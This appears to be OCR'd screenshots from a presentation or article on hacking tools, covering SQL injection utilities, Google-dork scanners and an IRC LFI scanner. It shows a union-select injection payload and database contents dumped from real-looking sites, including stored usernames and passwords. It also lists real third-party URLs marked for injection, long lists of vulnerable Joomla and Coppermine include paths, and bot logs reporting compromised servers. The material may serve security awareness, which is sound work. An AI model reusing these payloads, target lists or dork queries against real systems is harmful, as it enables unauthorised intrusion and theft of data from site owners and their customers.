・远程服务器列表：
服务器名：MTJ-S4\GSQL
服务器产品：SQL Server
数据源：MTJ-S4\GSQL
位置：
提供者文本：
服务器网络名：MTJ-S4\GSQL

・登录用户列表：
用户名：
密码HASH：0x
安全编号：0x
X状态：
```

TestDB.admin

信息回显方式： 基于我的SQLServer服务器转发

取记录数失败时强制读取的最大记录数： 5

□ where: 1=1

SQL: select top 3 id,username,password from TestDB..admin order by id

☑ top: 3 □ 逆序排列

当前库： TestDB

排序: id

```
TestDB
  t_t
  admin
    id
    username
    password
    privilege
    telephone
    address
  pass_kr
  news
    id
    title
```

☑ id
☑ username
☑ password
□ privilege
□ telephone
□ address


id	username	password
1	testUserzjs	123456
25	test	password
26	ff	aa

服务器名	服务器产品	数据源	位置	提供者文本	服务器网络名
MTJ-S4\GS	SQL Server	MTJ-S4\GSQL			MTJ-S4\GS
用户名	密码HASH	安全编号	X状态		

获取基本信息完毕!

http://dg. com/zfbz/zfnr.asp?id=78 515 5[redacted] XoR 8=3 + XoR 8=8 XOR 数字型 未探测 中国铁通东莞分公司-

SQL Injection Tools



Scanning
GoogleDork: inurl:.asp?bid=
□ Scan Specific Site:
Output File prefix: aspbid

http://www.asm.org/Education/index.asp?bid='6278
http://boards.fool.co.uk/Messages.asp?bid='50079
http://gov.lawchek.com/search/f_courts.asp?bid='3&state='All
http://www.tritonboats.com/boat_detail_new.asp?bid='275
http://www.thomaspublications.com/details.asp?BID='69
http://www.mtishows.com/bio.asp?bID='3217
http://www.junepress.com/coverpic.asp?BID='741
http://support.apress.com/books.asp?bID='1861007493&s='0
http://www.energyguide.com/library/EnergyLibraryTopic.asp?bid='austin&prd='10&TID='17246&SubjectID='8374
http://www.dmymca.org/branch/index.asp?bid='3
http://www.talbots.com/about/employment.asp?BID='S20031710927398A377E92491E4E93911745&h='Mj

SQL Website Security Exploit Checker -V3.0- (Big Thanks to www.alienwar3z.com) by Breez www.M
File
Friendly Links
Help
Start SQL 2.7 Helper (Cleaned and Built i
Options
Select Google Location
○ Google
○ Blackie
Go
Stop
Clean Bad URL's
Exploit URL
Reset - Clear all
Save
Save All
MoHackz Login (Bonus)
Website Search and Dork Select
Type in your Dork here or select from drop dow
Upload MHDork List with yours

Select How Many Results to Display (Max Number 500) 50.00

Mozilla/4.0 (compatible; MSIE 6.0b; Windows NT 5.1) GET

Setup
Google
php?id=
Search Pages (Approx.) 100
TimeOut 5000

[481]

URL Normalized	URL Base/Search Index
[redacted] ploits/6141	1
net/films.php?id=11750	2
u/index.php?id=155	3
tivefund.org/index.php?id=117	4
ments.com/index.php?id=diline	5
ss.org/course/view.php?id=8	6
.com/index.php?ID=1	7

http://[redacted].com/page.php?id=-1/**/union/**/all/**/select/**/0x31,0x32,0x33,0x34,0x35,[t], GET

Server
Version(): 5.0.32-Debian_7etch8-log
User(): [redacted]s@localhost
Server: Apache/2.2.3 (Debian) mod_python/3.2.10 Python/2.4.4 PHP/5.2.0-8+etch13 mod_perl/2.0.2 Perl/v5.8.8
Enabled Login □ User Name: Password:

Data Bases
lonestarmotorsportspark
lonestarmotorsportspark.bak
mysql
photoalbum
Terminator427
tunerschool

Tables
temptable
session
pictures
ordertable
new_info
mail_list
links
itemsize
itemprice
itemcolor
inventory
employment
customer_cars


Columns
Item_ID
Order_ExtPrice
Item_Name
OrderDate
Order_Price
Order_Qty
Order_Color
Cust_ID
Order_Size

Setup
TimeOut: 5000
Max. Pages: 100
Sleep Page: 50
Limit X: 0
Limit Y: 1
Replace Spaces to ☑ /**/
UserAgent Mozilla/4.0 (compatibl

Add Condition □ WHERE [condition] = 'value' O

Item_ID	Order_ExtPrice	Item_Name	OrderDate	Order_Price	Order_Qty	Order_Color	Cust_I
2	95.00	TERMINAT...	2002-11-15 13:51:55	95.00	1	NA	2501
18	52500.00	TERMINAT...	2003-07-13 22:07:26	10500.00	5	n/a	2504
2	95.00	TERMINAT...	2002-12-28 04:53:57	95.00	1	NA	2502
	0.00		2007-12-21 20:26:13	0.00	0		2505


Google Dorks



```
/modules/coppermine/themes/default/theme.php?THEME_DIR=
/modules/4nAlbum/public/displayCategory.php?basepath=
/modules/coppermine/themes/coppercop/theme.php?THEME_DIR=
/modules/coppermine/themes/maze/theme.php?THEME_DIR=
/modules/coppermine/themes/default/theme.php?THEME_DIR=
/modules/coppermine/include/init.inc.php?CPG_M_DIR=
/components/com_extcalendar/admin_events.php?CONFIG_EXT[LANGUAGES_DIR]=
/components/com_loudmounth/includes/abbc/abbc.class.php?mosConfig_absolute_path=
/components/com_smf/smf.php?mosConfig_absolute_path=
/components/com_videodb/core/videodb.class.xml.php?mosConfig_absolute_path=
/components/com_simpleboard/image_upload.php?sbp=
/components/com_simpleboard/file_upload.php?sbp=
/components/com_hashcash/server.php?mosConfig_absolute_path=
/components/com_htmlarea3_xtd-c/popups/ImageManager/config.inc.php?mosConfig_absolute_path=
/components/com_sitemap/sitemap.xml.php?mosConfig_absolute_path=
/components/com_forum/download.php?phpbb_root_path=
/components/com_pccookbook/pccookbook.php?mosConfig_absolute_path=
/components/com_extcalendar/extcalendar.php?mosConfig_absolute_path=
/components/minibb/index.php?absolute_path=
/components/com_smf/smf.php?mosConfig_absolute_path=
/components/com_pollxt/conf.pollxt.php?mosConfig_absolute_path=
/components/com_loudmounth/includes/abbc/abbc.class.php?mosConfig_absolute_path=
/components/com_videodb/core/videodb.class.xml.php?mosConfig_absolute_path=
/components/com_pcchess/include.pcchess.php?mosConfig_absolute_path=
/components/com_mambatstaff/mambatstaff.php?mosConfig_absolute_path=
/components/com_securityimages/configinsert.php?mosConfig_absolute_path=
/components/com_securityimages/lang.php?mosConfig_absolute_path=
/components/com_artlinks/artlinks.dispnew.php?mosConfig_absolute_path=
/components/com_galleria/galleria.html.php?mosConfig_absolute_path=
/administrator/components/com_multibanners/extadminmenus.class.php?mosConfig_ab        ath=
/e107/e107_handlers/secure_img_render.php?p=
/modules/My_eGallery/public/inc/?HCL_path=
/modules/My_eGallery/public/displayCategory.php?basepath=
/modules/My_eGallery/index.php?basepath=
/modules/Forums/admin/index.php?phpbb_root_path=
/modules/Forums/admin/admin_avatar.php?phpbb_root_path=
/modules/Forums/admin/admin_styles.php?phpbb_root_path=
```


http://pastie.org/416784

Google Dork Examples



```
Bug Dork LFI joomla
!ijo /index.php?option=com_g2bridge&controller= "com_g2bridge"
!ijo /index.php?option=com_mediqna&controller= "com_mediqna"
!ijo /index.php?option=com_mscomment&controller= "com_mscomment"
!ijo index.php?option=com_jejob&view= "com_jejob"
!ijo /index.php?option=com_dioneformwizard&controller= "com_dioneformwizard"
!ijo /index.php?option=com_smartsite&controller= "com_smartsite"
!ijo /index.php?option=com_noticeboard&controller= "com_noticeboard"
!ijo /index.php?option=com_orgchart&controller= "com_orgchart"
!ijo /index.php?option=com_ultimateportfolio&controller= "com_ultimateportfolio"
!ijo /index.php?option=com_wmi&controller= "com_wmi"
!ijo /index.php?option=com_archeryscores&controller= "com_archeryscores"
!ijo /index.php?option=com_zimbcomment&controller= "com_zimbcomment"
!ijo /index.php?option=com_zimbcore&controller= "com_zimbcore"
!ijo /index.php?option=com_gadgetfactory&controller= "com_gadgetfactory"
!ijo /index.php?option=com_multimap&controller= "com_multimap"
!ijo /index.php?option=com_multiroot&controller= "com_multiroot"
!ijo /index.php?option=com_matamko&controller= "com_matamko"
!ijo /index.php?option=com_google&controller= "com_google"
!ijo /index.php?option=com_if_surfalert&control
!ijo /index.php?option=com_drawroot&controlle
!ijo                /components/com_extcalenda
[LANGUAGES_DIR]= "admin_events.php"
!ijo               //components/com_extcalenda
[LANGUAGES_DIR]= "admin_events.php"
```

A “Google Dork” is a specially crafted search query which can be used, for example, to return results detailing all websites running a specific version of a specific application…




```
[07:30] <@ijoScan> (@IJO)(@ALtaViSTa)(@w00t) http://www.hosting-linux
  .biz/index.php?option=com_bca-rss-syndicator&controller=[LFI]
  (@Linux cp2.criticalcase.com 2.6.18-164.10.1.el5 #1 SMP Thu Jan 7
  19:54:26 EST 2010 x86_64 uid=526(hlinux) gid=522(hlinux)
  groups=522(hlinux))(@VopCrew)
[07:30] <@ijoScan> (@IJO)(@AllTheWeb)(@w00t) http://www.ckpg.com/ckpg
  more/4186-news-feed.pdf/index.php?option=com_bca-rss-syndicator&con
  troller=[LFI] (@Linux ares.cmodatasystems.com 2.6.18-028stab064.7
  #1 SMP Wed Aug 26 13:11:07 MSD 2009 i686 uid=503(jpbgcom)
  gid=503(jpbgcom) groups=503(jpbgcom))(@VopCrew)
[07:30] <@ijoScan> (@IJO)(@AllTheWeb)(@w00t) http://www.digital-estam
  pe.com/index.php?option=com_bca-rss-syndicator&controller=[LFI]
  (@Linux web216.media.ha.ovh.net 2.6.32.7-mutu-grs-ipv4-32 #2 SMP
  Sat Feb 6 13:33:23 UTC 2010 unknown uid=1377(sosglter)
  gid=100(users) groups=100(users))(@VopCrew)
```

“Google Dorks” for VopCrew IJO Scanner v1.2

Tools of the Trade

